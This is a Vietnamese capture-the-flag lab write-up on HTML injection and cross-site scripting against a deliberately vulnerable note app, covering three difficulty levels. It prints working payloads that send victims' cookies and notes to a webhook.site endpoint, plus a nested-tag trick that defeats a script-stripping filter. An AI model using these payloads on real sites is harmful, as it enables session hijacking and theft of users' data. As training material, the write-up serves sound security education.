https://cyberjutsu.io
contact@cyberjutsu.io
+(84) 33 8836 830

HTML INJECTION WRITEUPS


1. **Labs Overview:**

Goal: Đọc note của nạn nhân qua https://victim.cyberjutsu-lab.tech

2. **Analysis**

Level 1:

Cách hoạt động của ứng dụng:



- Đây là trang giao diện index của https://note1.cyberjutsu-lab.tech/
- Ta có thể thêm những dòng note vào ô "Note here"
- Ta còn có thể search những gì đã note ở ô "Search"
- Ngoài ra, có chữ "List note" mà khi nhấn vào, ứng dụng sẽ trả về cho ta danh sách những gì ta đã note

```
// Note search feature
router.get('/search', function (req, res, next) {
    html = 'Your search - <b>' + req.query.q + '</b> - did not match any notes.<br><br>'
    res.send(html);
});

module.exports = router;
```


Đoạn code xử lý route /search

- Tuy nhiên, đoạn code xử lý chức năng search sẽ chi trả về cho ta dòng:

  `Your search - <b> + [Những gì ta search] + </b> - did not match any notes.<br><br>`

Ý tưởng / giả thuyết:

- Nhập thử vào ô search chữ "MinKhoyCBJS" rồi enter:



⇨ Chữ "MinKhoyCBJS" được in đậm

- Nhìn lại câu response trả về ở route /search, thấy được tag <b> (có tác dụng in đậm đoạn text trong html)


  `Your search - <b> + [Những gì chúng ta đã search] + </b> - did not match any notes.<br><br>`

⇨ Xác định được response trả về sẽ được render html

⇨ Vậy sẽ ra sao nếu ta chèn vào ô search những tag html khác?

Kiểm chứng ý tưởng / giả thuyết:


- Ta sẽ thử tag `<h1>` (dùng để phóng to text) trước
- Nhập vào ô search đoạn text: `<h1>MinKhoyToDung</h1>`, sau đó enter:



⇨ Xác định được tag html `<h1>` mà ta chèn vào được render ở response trả về

Tiến hành khai thác

- Lần này thay vì chèn tag `<h1>` vào ô search, ta sẽ chèn tag `<script>` để có thể thực thi JavaScript
- Nhập vào ô search: `<script>alert(document.cookie)</script>`




⇨ Thành công thực thi JavaScript và lấy được cookie

⇨ Tiến hành gửi cookie sang webhook

- Nhập vào ô search:


```
<script>fetch('https://webhook.site/[unique-id]?' + document.cookie)</script>
```



⇨ Thành công lấy được cookie ở webhook

- Payload lấy note của victim:

```
<script>fetch("/note").then(function(response){ return response.text()
}).then(function(string){ fetch('https://webhook.site/[unique-
id]?note='+encodeURI(string)) });</script>
```



Level 2:

Cách hoạt động của ứng dụng:

- Cách hoạt động của level 2 cũng tương tự level 1

```
// Note search feature
router.get('/search', function (req, res, next) {
    // Sử dụng regex để replace <script> tag
    // Flag g: dùng để match tất cả ký tự trong mẫu tìm kiếm
    // Flag i: case insensitve không phân biệt chữ hoa chữ thường
    sanitized_q = req.query.q.replace(/<script>|<\/script>/gi, "");
    html = 'Your search - <b>' + sanitized_q + '</b> - did not match any notes.<br><br>'
    res.send(html);
});

module.exports = router;
```

- Tuy nhiên, lần này anh dev đã loại bỏ tag `<script>` và thay thế bằng rỗng

Ý tưởng / giả thuyết:


- Như đã biết, việc replace 1 đoạn text thành rỗng rất nguy hiểm

⇨ Sẽ ra sao nếu ta chèn tag <script> vào giữa đoạn text ta muốn?

Kiểm chứng ý tưởng / giả thuyết:


- Ta sẽ thử nhập vào ô search: `tui là Min<script>Khoy`

⇨ Tag `<script>` biến mất và chữ MinKhoy được ghép lại hoàn chỉnh



Tiến hành khai thác:


- Nhập vào ô search: `<scr<script>ipt>alert(document.cookie)</scr<script>ipt>`



⇨ Thành công lấy được cookie

- Payload lấy note của victim:

```
<scr<script>ipt>fetch("/note").then(function(response){ return response.text()
}).then(function(string){ fetch('https://webhook.site/[unique-
id]?note='+encodeURI(string)) });</scr<script>ipt>
```



Level 3:

Cách hoạt động của ứng dụng:

- Cách hoạt động của level 3 cũng như 2 level trước


```
// Note search feature
router.get('/search', function (req, res, next) {
    // Don't allow script keyword
    if (req.query.q.search(/script/i) > 0) {
        res.send('Hack detected');
        return;
    }
    html = 'Your search - <b>' + req.query.q + '</b> - did not match any notes.<br><br>'
    res.send(html);
});

module.exports = router;
```

- Tuy nhiên, lần này anh dev không còn thay thế tag <script> thành rỗng nữa
- Khi giá trị của tham số q có chứa chữ "script", chương trình sẽ trả về dòng chữ "Hack detected"

⇨ Không thể truyền tag `<script>` vào được nữa

Ý tưởng / giả thuyết:

- Liệu còn tag html nào khác có thể giúp ta thực thi được JavaScript?



```
[
// HTML Elements
'HTMLAnchorElement', 'HTMLAreaElement', 'HTMLAudioElement', 'HTMLBRElement', 'HTMLBaseElement', 'HTMLBodyElement', 'HTMLButtonElement',
'HTMLCanvasElement', 'HTMLDListElement', 'HTMLDataElement', 'HTMLDataListElement', 'HTMLDetailsElement', 'HTMLDialogElement',
'HTMLDirectoryElement', 'HTMLDivElement', 'HTMLEmbedElement', 'HTMLFencedFrameElement', 'HTMLFieldSetElement', 'HTMLFontElement',
'HTMLFormElement', 'HTMLFrameElement', 'HTMLFrameSetElement', 'HTMLHRElement', 'HTMLHeadElement', 'HTMLHeadingElement', 'HTMLHtmlElement',
'HTMLIFrameElement', 'HTMLImageElement', 'HTMLInputElement', 'HTMLLIElement', 'HTMLLabelElement', 'HTMLLegendElement', 'HTMLLinkElement',
'HTMLMapElement', 'HTMLMarqueeElement', 'HTMLMediaElement', 'HTMLMenuElement', 'HTMLMetaElement', 'HTMLMeterElement', 'HTMLModElement',
'HTMLOListElement', 'HTMLObjectElement', 'HTMLOptGroupElement', 'HTMLOptionElement', 'HTMLOutputElement', 'HTMLParagraphElement',
'HTMLParamElement', 'HTMLPictureElement', 'HTMLPopupElement', 'HTMLPortalElement', 'HTMLPreElement', 'HTMLProgressElement', 'HTMLQuoteElement',
'HTMLScriptElement', 'HTMLSelectElement', 'HTMLSelectMenuElement', 'HTMLSlotElement', 'HTMLSourceElement', 'HTMLSpanElement',
'HTMLStyleElement', 'HTMLTableCaptionElement', 'HTMLTableCellElement', 'HTMLTableColElement', 'HTMLTableElement', 'HTMLTableRowElement',
'HTMLTableSectionElement', 'HTMLTemplateElement', 'HTMLTextAreaElement', 'HTMLTimeElement', 'HTMLTitleElement', 'HTMLTrackElement',
'HTMLUListElement', 'HTMLUnknownElement', 'HTMLVideoElement',

// Other Elements
'MathMLElement', 'MediaElement', 'PerformanceElement','FrameElement',
'UnionBlobOrHTMLCanvasElementOrHTMLImageElementOrHTMLVideoElementOrImageBitmapOrImageDataOrOffscreenCanvasOrSVGImageElement',

// SVG-related Elements
'SVGAElement', 'SVGAnimateElement', 'SVGAnimateMotionElement', 'SVGAnimateTransformElement', 'SVGAnimationElement', 'SVGCircleElement',
'SVGClipPathElement', 'SVGComponentTransferFunctionElement', 'SVGDefsElement', 'SVGDescElement', 'SVGElement', 'SVGEllipseElement',
'SVGFEBlendElement', 'SVGFEColorMatrixElement', 'SVGFEComponentTransferElement', 'SVGFECompositeElement', 'SVGFEConvolveMatrixElement',
'SVGFEDiffuseLightingElement', 'SVGFEDisplacementMapElement', 'SVGFEDistantLightElement', 'SVGFEDropShadowElement', 'SVGFEFloodElement',
'SVGFEFuncAElement', 'SVGFEFuncBElement', 'SVGFEFuncGElement', 'SVGFEFuncRElement', 'SVGFEGaussianBlurElement', 'SVGFEImageElement',
'SVGFEMergeElement', 'SVGFEMergeNodeElement', 'SVGFEMorphologyElement', 'SVGFEOffsetElement', 'SVGFEPointLightElement',
'SVGFESpecularLightingElement', 'SVGFESpotLightElement', 'SVGFETileElement', 'SVGFETurbulenceElement', 'SVGFilterElement',
'SVGForeignObjectElement', 'SVGGElement', 'SVGGeometryElement', 'SVGGradientElement', 'SVGGraphicsElement', 'SVGImageElement',
'SVGLineElement', 'SVGLinearGradientElement', 'SVGMPathElement', 'SVGMarkerElement', 'SVGMaskElement', 'SVGMetadataElement', 'SVGPathElement',
'SVGPatternElement', 'SVGPolygonElement', 'SVGPolylineElement', 'SVGRadialGradientElement', 'SVGRectElement', 'SVGSVGElement',
'SVGScriptElement', 'SVGSetElement', 'SVGStopElement', 'SVGStyleElement', 'SVGSwitchElement', 'SVGSymbolElement', 'SVGTSpanElement',
'SVGTextContentElement', 'SVGTextElement', 'SVGTextPathElement', 'SVGTextPositioningElement', 'SVGTitleElement', 'SVGUseElement',
'SVGViewElement'

]
```


⇨ Câu trả lời là có, Google Chrome có thể render khoảng 150 html tags

- Kết hợp với việc sử dụng Event Handler (onerror, onclick, onhover...), liệu ta có thể thực thi được JavaScript?

Kiểm chứng ý tưởng / giả thuyết:

- Ta sẽ thử sử dụng tag <img> với địa chỉ random, sau đó sử dụng Onerror Event để xử lý khi image khi image bị lỗi
- Nhập vào ô search:

```
<img src=caigido onerror=console.log('MinKhoyCBJS')>
```

